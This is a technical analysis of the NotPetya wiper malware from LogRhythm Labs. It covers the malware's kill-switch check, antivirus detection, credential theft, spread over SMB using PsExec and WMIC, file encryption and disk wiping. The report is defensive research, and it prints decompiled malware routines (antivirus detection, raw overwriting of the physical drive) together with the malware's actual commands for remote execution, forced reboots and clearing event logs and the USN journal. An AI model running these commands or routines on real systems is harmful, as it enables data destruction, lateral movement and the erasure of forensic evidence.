NOTPETYA TECHNICAL ANALYSIS

LogRhythm Labs

July 2017

LogRhythm
The Security Intelligence Company

Table of Contents

Summary

On the morning of 27 June 17, a new ransomware outbreak similar to the recent WanaCry malware was discovered in the Ukraine. The malware quickly spread across Europe, affecting varied industries such as banks, government, retail, and power, among others. Nearly a month after the initial outbreak, NotPetya is still affecting companies across many industries.[1]

Although at first it seemed that the ransomware was a variant of the Petya family, researchers have determined that they are not related, and have now named the malware "NotPetya" (as well as "Nyetna," "EternalPetya," and others). There is new evidence that the analyzed NotPetya binary is a variant of the "GoldenEye" Petya variant, although not modified and recompiled from the GoldenEye source. This new research stemming from a discovery by David Buchanan (@David3141593) provides compelling evidence that a GoldenEye binary was patched manually to create the NotPetya samples.[2]

This ransomware is potentially more devastating than WannaCry, as it does not require vulnerable, unpatched systems to spread on the local network. The code still contains the ability to spread by the EternalBlue/EternalRomance SMBv1 exploits as well, however, so patching is still imperative.

The malware harvests SMB and user credentials from the infected host and uses those credentials to connect to other systems on the network, propagating the malware. Therefore, it potentially only takes one infected machine in an organization to take down all systems in the network. This report covers an in-depth analysis of the functionality and destructive capabilities of NotPetya, as well as some unique characteristics of the code paths employed by the malware.

Disk Destruction Overview


Although initially labeled as ransomware due to the ransom message that is displayed after infection, it was soon proven that NotPetya functions more as a destructive wiper-like tool rather than actual ransomware.

Initially, analysis showed many similarities with Petya ransomware samples from 2016, but further research indicated the malware had been modified to cause data destruction. NotPetya overwrites or encrypts sectors of the physical hard drive and C: volume, but it does not contain the ability to restore the files, rendering recovery impossible even if the ransom is paid.

Using the Windows API DeviceIoControl, the malware is able to obtain direct read and write access to the physical hard drive without interaction with the operating system (provided it has the proper administrative permissions).

This allows the code to determine the number of disks and partitions on the system, unmount a mounted volume (even if in use), and determine the drive geometry for the drives on the system (i.e., the number of sectors, bytes per sector, etc.). The malware uses this access to destroy data critical to the operating system. NotPetya also has the ability to replace the OS bootloader with custom code embedded in the binary.

Further details on this wiping capability are discussed in the Analysis section following.



[1] BBC, "Petya cyber-attack still disrupting firms weeks later," http://www.bbc.com/news/technology-40645569


[2] MalwareBytes, "EternalPetya: Yet Another Stolen Piece in the Package?," https://blog.malwarebytes.com/threat-analysis/2017/06/eternalpetya-yet-another-stolen-piece-package

NotPetya "Vaccine" or "Kill Switch"

NotPetya contains a check upon initial execution that attempts to determine whether the victim system has already been infected. It has been stated that creating a file named "perfc" or "perfc.dat" in the root of the hard drive will cause the malware to halt execution, touting this as a "vaccine" or "kill switch" to prevent the spread of the malware.

However, while the original name of the file was "perfc.dat," and so this check will work successfully to prevent execution of this variant, a simple file name change will render this protection useless. As seen in the example screenshots below, writing a "perfc" or "perfc.dat" to the file system will not prevent execution if the name of the DLL is changed (in this case, to "027cc.dll"):

As the malware checks for the file name matching the name of the running process, a simple redeployment of the tool using a file name other than "perfc.dat" will defeat this protection.



```
33 31.647692  172.16.93.165    172.16.93.152    TCP     60 49162→445 [ACK] Seq=1 Ack=1 Win=65536 Len=0                                    49162
34 31.647693  172.16.93.165    172.16.93.254    TCP     66 49163→445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1               49163
35 31.650980  172.16.93.165    172.16.93.152    SMB    213 Negotiate Protocol Request                                                     49162
36 31.652084  Vmware_62:65:dd  Broadcast        ARP     60 Who has 172.16.93.1? Tell 172.16.93.165
37 31.652085  Vmware_c0:00:02  Vmware_62:65:dd  ARP     60 172.16.93.1 is at 00:50:56:c0:00:02
38 31.652145  172.16.93.165    172.16.93.1      TCP     66 49164→445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1               49164
39 31.652146  172.16.93.1      172.16.93.165    TCP     60 445→49164 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                     445
40 31.653440  172.16.93.152    172.16.93.165    SMB2   228 Negotiate Protocol Response                                                      445
41 31.655868  172.16.93.165    172.16.93.152    SMB2   162 Negotiate Protocol Request                                                     49162
42 31.656247  172.16.93.152    172.16.93.165    SMB2   228 Negotiate Protocol Response                                                      445
43 31.670541  172.16.93.165    172.16.93.152    SMB2   220 Session Setup Request, NTLMSSP_NEGOTIATE                                       49162
44 31.670945  172.16.93.152    172.16.93.165    SMB2   401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE  445
45 31.684023  172.16.93.165    172.16.93.152    SMB2   715 Session Setup Request, NTLMSSP_AUTH, User: WIN-NL660KC2LCS\examiner            49162
46 31.691946  172.16.93.152    172.16.93.165    SMB2   159 Session Setup Response                                                           445
47 31.694024  172.16.93.165    172.16.93.152    SMB2   174 Tree Connect Request Tree: \\172.16.93.152\admin$                              49162
48 31.694153  172.16.93.152    172.16.93.165    SMB2   138 Tree Connect Response                                                            445
49 31.707915  172.16.93.165    172.16.93.152    SMB2   274 Create Request File:                                                           49162
50 31.708387  172.16.93.152    172.16.93.165    SMB2   298 Create Response File: [unknown]                                                  445
51 31.710945  172.16.93.165    172.16.93.152    SMB2   164 Find Request File: [unknown] SMB2_FIND_NAME_INFO Pattern: 027cc                49162
52 31.711052  172.16.93.152    172.16.93.165    SMB2   131 Find Response, Error: STATUS_NO_SUCH_FILE                                        445
53 31.713189  172.16.93.165    172.16.93.152    SMB2   146 Close Request File: [unknown]                                                  49162
54 31.713252  172.16.93.152    172.16.93.165    SMB2   182 Close Response                                                                   445
55 31.713572  172.16.93.165    172.16.93.152    SMB2   274 Create Request File:                                                           49162
56 31.713625  172.16.93.152    172.16.93.165    SMB2   298 Create Response File: [unknown]                                                  445
57 31.715614  172.16.93.165    172.16.93.152    SMB2   164 Find Request File: [unknown] SMB2_FIND_NAME_INFO Pattern: 027cc                49162
58 31.715658  172.16.93.152    172.16.93.165    SMB2   131 Find Response, Error: STATUS_NO_SUCH_FILE                                        445
59 31.716034  172.16.93.165    172.16.93.152    SMB2   146 Close Request File: [unknown]                                                  49162
60 31.716066  172.16.93.152    172.16.93.165    SMB2   182 Close Response                                                                   445
61 31.718241  172.16.93.165    172.16.93.152    SMB2   282 Create Request File: 027cc                                                     49162
62 31.718308  172.16.93.152    172.16.93.165    SMB2   131 Create Response, Error: STATUS_OBJECT_NAME_NOT_FOUND                             445
63 31.720703  172.16.93.165    172.16.93.152    SMB2   274 Create Request File:                                                           49162
64 31.720783  172.16.93.152    172.16.93.165    SMB2   298 Create Response File: [unknown]                                                  445
65 31.722763  172.16.93.165    172.16.93.152    SMB2   172 Find Request File: [unknown] SMB2_FIND_NAME_INFO Pattern: 027cc.dll            49162
66 31.722806  172.16.93.152    172.16.93.165    SMB2   131 Find Response, Error: STATUS_NO_SUCH_FILE                                        445
67 31.724542  172.16.93.165    172.16.93.152    SMB2   146 Close Request File: [unknown]                                                  49162
68 31.724587  172.16.93.152    172.16.93.165    SMB2   182 Close Response                                                                   445
69 31.724944  172.16.93.165    172.16.93.152    SMB2   346 Create Request File: 027cc.dll                                                 49162
70 31.725989  172.16.93.152    172.16.93.165    SMB2   386 Create Response File: 027cc.dll                                                  445
71 31.728241  172.16.93.165    172.16.93.152    SMB2   274 Create Request File:                                                           49162
72 31.728304  172.16.93.152    172.16.93.165    SMB2   298 Create Response File: [unknown]                                                  445
73 31.730619  172.16.93.165    172.16.93.152    SMB2   172 Find Request File: [unknown] SMB2_FIND_NAME_INFO Pattern: 027cc.dll            49162
74 31.730665  172.16.93.152    172.16.93.165    SMB2   160 Find Response                                                                    445
75 31.731249  172.16.93.165    172.16.93.152    SMB2   146 Close Request File: [unknown]                                                  49162
76 31.731286  172.16.93.152    172.16.93.165    SMB2   182 Close Response                                                                   445
77 31.733634  172.16.93.165    172.16.93.152    TCP   1514 [TCP segment of a reassembled PDU]                                             49162
78 31.733634  172.16.93.165    172.16.93.152    TCP   1514 [TCP segment of a reassembled PDU]                                             49162
79 31.733635  172.16.93.165    172.16.93.152    TCP   1514 [TCP segment of a reassembled PDU]                                             49162
80 31.733664  172.16.93.165    172.16.93.152    TCP   1514 [TCP segment of a reassembled PDU]                                             49162
81 31.733690  172.16.93.152    172.16.93.165    TCP     54 445→49162 [ACK] Seq=3119 Ack=9279 Win=65536 Len=0                                  445
```

Figure 1: Check for Files Named 027cc or 027cc.dll

NotPetya Analysis and Techniques

Samples analyzed (SHA-256):

027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745
64b0b58a2c030c77fdb2b537b2fcc4af432bc55ffb36599a31d418c7c69e94b1

The analyzed samples of NotPetya are 32-bit Windows DLLs with an original file name of "perfc.dat." There is evidence that the updater process of the Ukrainian tax software MEDoc was responsible for execution of many of the initial infections.

As noted before, although the malware can utilize the SMBv1 exploit to spread to unpatched machines, it also contains other propagation techniques capable of infecting even patched machines. This is critical to note, as it means that just one infected system on a network can spread across the enterprise. The methods of propagation discussed below are as follows:

1. Exploitation of machines vulnerable to the EternalBlue/EternalRomance SMBv1 exploit
2. Using harvested credentials from the victim system to infect systems on the network by logging into SMB (any version) shares on the remote system

The malware employs two separate credential harvesting techniques which are discussed in more detail next.

Unlike Windows executables, DLLs such as the NotPetya sample contain "export functions" that are called by external programs to execute functionality. These export functions are contained in a table within the DLL that lists the functions by name and "ordinal" number. For example, following is the export table for perfc.dat:

Export Name	Ordinal
perfc.1	1
DllEntryPoint	[main entry]

Table 1: Perfc.dat Export Table

DLLs have a default export function, but in the case of perfc.dat, a call to this function will not execute the malware. Instead, the perfc.1 function must be called by ordinal rather than name, as seen following. Malware often employs this technique to hinder analysis efforts.

```
C:\Windows\System32\rundll32.exe "C:\Windows\perfc.dat",#1
```

Upon initial execution, perfc.dat performs a check for the following privileges of the running process:


Privilege Name	Description
SeShutdownPrivilege	The process has the right to shut down the system
SeDebugPrivilege	The process has debug rights, which allows it to read and modify the memory of processes from other owners
SeTcbPrivilege	Indicates the process is part of the Trusted Computer/Computing Base and allows for higher privileged access to operating subsystems

Table 2: Privilege Descriptions (ref: Microsoft)

The malware sets a global flag that indicates which of these privileges are owned by the process. The privileges granted determine the path of code execution as it relates to the propagation, encryption, and wiping methodologies employed.

After checking for privileges, the malware then enumerates all running processes on the victim, looking for three specific antivirus products: Kaspersky, Symantec, and Norton Security. The executable names are encrypted using a custom XOR algorithm, as seen following and explained in a post[3] from Carbon Black.

[3] Carbon Black, "Technical Analysis: Petya / NotPetya Ransomware," https://www.carbonblack.com/2017/06/28/carbon-black-threat-research-technical-analysis-petya-notpetya-ransomware



```
  hSnapshot = CreateToolhelp32Snapshot(2u, 0);
  if ( hSnapshot != -1 )
  {
    pe.dwSize = 556;
    if ( Process32FirstW(hSnapshot, &pe) )
    {
      do
      {
        init_key = 0x12345678;
        v0 = 0;
        exe_name_len = wcslen(pe.szExeFile);
        do
        {
          v2 = 0;
          if ( exe_name_len )
          {
            iter_1 = v0;
            do
            {
              v4 = &init_key + (iter_1 & 3);
              v5 = (*v4 ^ LOBYTE(pe.szExeFile[v2++])) - 1;// index bytes of the key
                                                   //           by (iterator mod 4)
              ++iter_1;
              *v4 = v5;
            }
            while ( v2 < exe_name_len );
          }
          ++v0;
        }
        while ( v0 < 3 );
        if ( init_key == 0x2E214B44 )            // "AVP.exe" (Kaspersky AV)
        {
          process_flag &= 0xFFFFFFF7;
        }
        else if ( init_key == 0x6403527E || init_key == 0x651B3005 )//
                                                   // 0x6403527E - "ccSvcHst.exe" (Symantec)
                                                   // 0x651B3005 - "NS.exe" (Norton Security)
        {
          process_flag &= 0xFFFFFFFB;
        }
      }
      while ( Process32NextW(hSnapshot, &pe) );
    }
    CloseHandle(hSnapshot);
  }
  return process_flag;
}
```

Figure 2: Executables Names Encrypted Using a Custom XOR Algorithm

The result of this check determines the execution path of the malware during propagation to remote systems. The results from both the privilege check and the AV check are stored in bitmasked global variables for reference throughout the program. Below are the enumerated variables resulting from the privilege check:

Granted Privileges	Global Flag Value
SeShutdownPrivilege	0x1
SeDebugPrivilege	0x2
SeShutdownPrivilege and SeDebugPrivilege	0x3
SeTcbPrivilege	0x4
SeTcbPrivilege and SeShutdownPrivilege	0x5
SeTcbPrivilege and SeDebugPrivilege	0x6
SeShutdownPrivilege and SeDebugPrivilege and SeTcbPrivilege	0x7

Table 3: Enumerated Variables from Privilege Check

The flags indicating whether Kaspersky, Symantec, or Norton are running are as follows (as can be seen in the earlier screenshot):

Antivirus Product	Global Flag Value
None	0xFF
Kaspersky	0xF7
Symantec OR Norton	0xFB
Kaspersky AND Symantec OR Norton	0xF3

Table 4: Antivirus Indicated

After this flag value is set, the malware can determine which antivirus is installed by performing a bitwise AND operation on the flag with a constant. This method of "bitmasking" allows the malware to store multiple values in a single variable. For more information on this technique and how it is used by NotPetya, see the "Bitmasking" appendix at the end of this report.

The malware then checks privileges and performs the following if SeDebugPrivilege is granted:

- Checks for the existence of "perfc.dat" on the system
  - If the file exists, the malware exists (see "NotPetya Vaccine or Kill Switch" section above)
  - If not, the malware copies itself onto the victim's hard drive
- Opens a handle to the raw logical volume \\.\C:
  - Retrieves the drive geometry (bytes per sector, number of sectors, etc.)
  - Overwrites sectors at the beginning of the volume
  - Checks to see if Kaspersky flag is set and attempts to overwrite the MBR with a custom bootloader
    - If Kaspersky is not running and the MBR overwrite fails, the malware obtains a handle to the first physical drive (\\.\PhysicalDrive0) and again retrieves the geometry
    - It then forcibly dismounts the volume and overwrites sectors on the drive

After these actions have been attempted, NotPetya creates a task to perform a shutdown after a calculated amount of time as follows:

1. If the process has all three privileges described above and the OS version is Vista/2008/7 or greater, a scheduled task will be created and configured to run under the "SYSTEM" account, as seen in the highlighted parameter below. This parameter is omitted if the malware does not have the appropriate permissions. The scheduled time indicated by <HOUR> and <MINUTES> is calculated from manipulation of the current system time.
   ```
   cmd.exe /c schtasks /RU "SYSTEM" /Create /SC once /TN "" /TR "shutdown.exe /r /f" /ST <HOUR>:<MINUTES>
   ```
2. If the system is running an older version of Windows (such as XP), the malware uses the built-in "AT" command to schedule the shutdown using the following command:
   ```
   cmd.exe /c at <HOUR>:<MINUTES> "shutdown.exe /r /f"
   ```

Next, the malware creates a thread to gather network information about the victim, and if DHCP is enabled, it attempts to enumerate all subnets and subnet clients defined on the DHCP server. The malware attempts to connect to each host, testing SMB ports 445 and 139 for write access using select(). Network information for each host with these ports open is then enumerated and saved.

If the malware has SeDebugPrivilege, it proceeds to extract files from its resource section. The embedded resources are compressed using the zlib 1.2.8 library.

Resource Name	Description
1	32-bit credential harvesting binary
2	64-bit credential harvesting binary
3	PsExec tool for remote process execution
4	XOR encrypted Shellcode (key 0x86, unknown functionality at time of analysis)

Table 5: Description of Embedded Resources

Depending on the system architecture, either the 32- or 64-bit version of the credential harvester is inflated and written to a pseudo-randomly named file in %TEMP%. NotPetya then creates a named pipe and executes the temp file, using the pipe to retrieve credentials from the harvester. These credential harvester binaries have been reported as modified versions of the tool "mimikatz," although this has not been verified as of the time this report was written.

As discussed previously, in addition to harvesting credentials using the embedded harvester program, NotPetya also enumerates credentials using the CredEnumerateW() Windows API, saving only those credentials of type 2 (SMB).

Resource 3 is a copy of the Windows Sysinternals tool PsExec, which is used to execute commands on a system remotely. This file is inflated and written to %WinDir%\dllhost.dat. When infecting remote systems, NotPetya uses this tool to execute the malware on the remote system with the following command:

```
psexec -accepteula -s -d c:\windows\system32\rundll32.exe "C:\Windows\<filename>\,#1"
```

If the malware is running with at least SeTcbPrivilege, NotPetya will create a thread that attempts to connect to the \\<HOST>\admin$ share of all known hosts on the network with the previously stolen credentials. If connection is successful, the malware checks to see if the host is already infected (identified by the malicious binary resident in %WinDir%), copying itself to the host if the file does not exist. The malware then infects the system either using PsExec as shown earlier, or using the built-in Windows Management Instrumentation Command-line tool (WMIC) as follows:

```
c:\windows\system32\wbem\wmic.exe /node:"<node>" /user:"<user>" /password:"<password>" process call create "C:\Windows\System32\rundll32.
exe "C:\Windows\<file>\" #1
```


After infecting systems on the local network, the malware proceeds to perform encryption on all files with the following extensions:

```
.3ds .7z .accdb .ai .asp .aspx .avhd .back .bak .c .cfg .conf .cpp .cs .ctl .dbf .disk .djvu .doc .docx .dwg .eml .fdb .gz .h .hdd .kdbx .mail .mdb .msg .nrg .ora .ost
.ova .ovf .pdf .php .pmf .ppt .pptx .pst .pvi .py .pyc .rar .rtf .sln .sql .tar .vbox .vbs .vcb .vdi .vfd .vmc .vmdk .vmsd .vmx .vsdx .vsv .work .xls .xlsx .xvd .zip
```

Depending on the antivirus flag, NotPetya takes different execution paths at this point. If none of the three antivirus products are running, the malware executes the full encryption and MBR wiping functionality and performs anti-forensics techniques of clearing event logs and deleting the USN journal (which is used to track file changes on NTFS volumes). The following command clears all entries in the Setup, System, Security, and Application logs. It then deletes the USN journal on the C:\ drive:

```
wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:
```

If Kaspersky is running, however, the malware takes an alternate path in which the anti-forensics techniques are not performed. Furthermore, the following function that overwrites the initial sectors of the physical drive is also not called if Kaspersky is running.



```
signed int write_physdrive_dismount()
{
  HANDLE v0; // ebx@1
  char OutBuffer; // [esp+10h] [ebp-20h]@3
  int v3; // [esp+24h] [ebp-Ch]@3
  LPCVOID lpBuffer; // [esp+28h] [ebp-8h]@3
  DWORD BytesReturned; // [esp+2Ch] [ebp-4h]@3

  v0 = CreateFileA("\\\\.\\PhysicalDrive0", 0x40000000u, 3u, 0, 3u, 0, 0);
  if ( !v0 )
    return 0;
  DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0);
  lpBuffer = LocalAlloc(0, 10 * v3);
  if ( lpBuffer )
  {
    DeviceIoControl(v0, FSCTL_DISMOUNT_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
    WriteFile(v0, lpBuffer, 10 * v3, &BytesReturned, 0);
    LocalFree(lpBuffer);
  }
  CloseHandle(v0);
  return 1;
}
```

Figure 3: Function that Overwrites the Initial Sectors of the Physical Drive are Not Called if Kaspersky is Running

Interestingly, static analysis also suggests that the EternalBlue/EternalRomance SMBv1 exploitation techniques are only performed if Kaspersky is running. Reference to the code that generates the SMBv1 payloads was not found outside of the Kaspersky-specific code during the course of analysis. Further review is necessary to determine the comprehensive differences in these two code paths.

At this point in execution, if the malware has not already rebooted the system, it makes two more attempts using Windows API calls. First, the API InitiateSystemShutdownExW() is called with parameters to "ForceAppsClosed" and "RebootAfterShutdown" enabled. If this fails, a call to ExitWindowsEx() is made with the same parameter options, and the process exits.

Conclusion

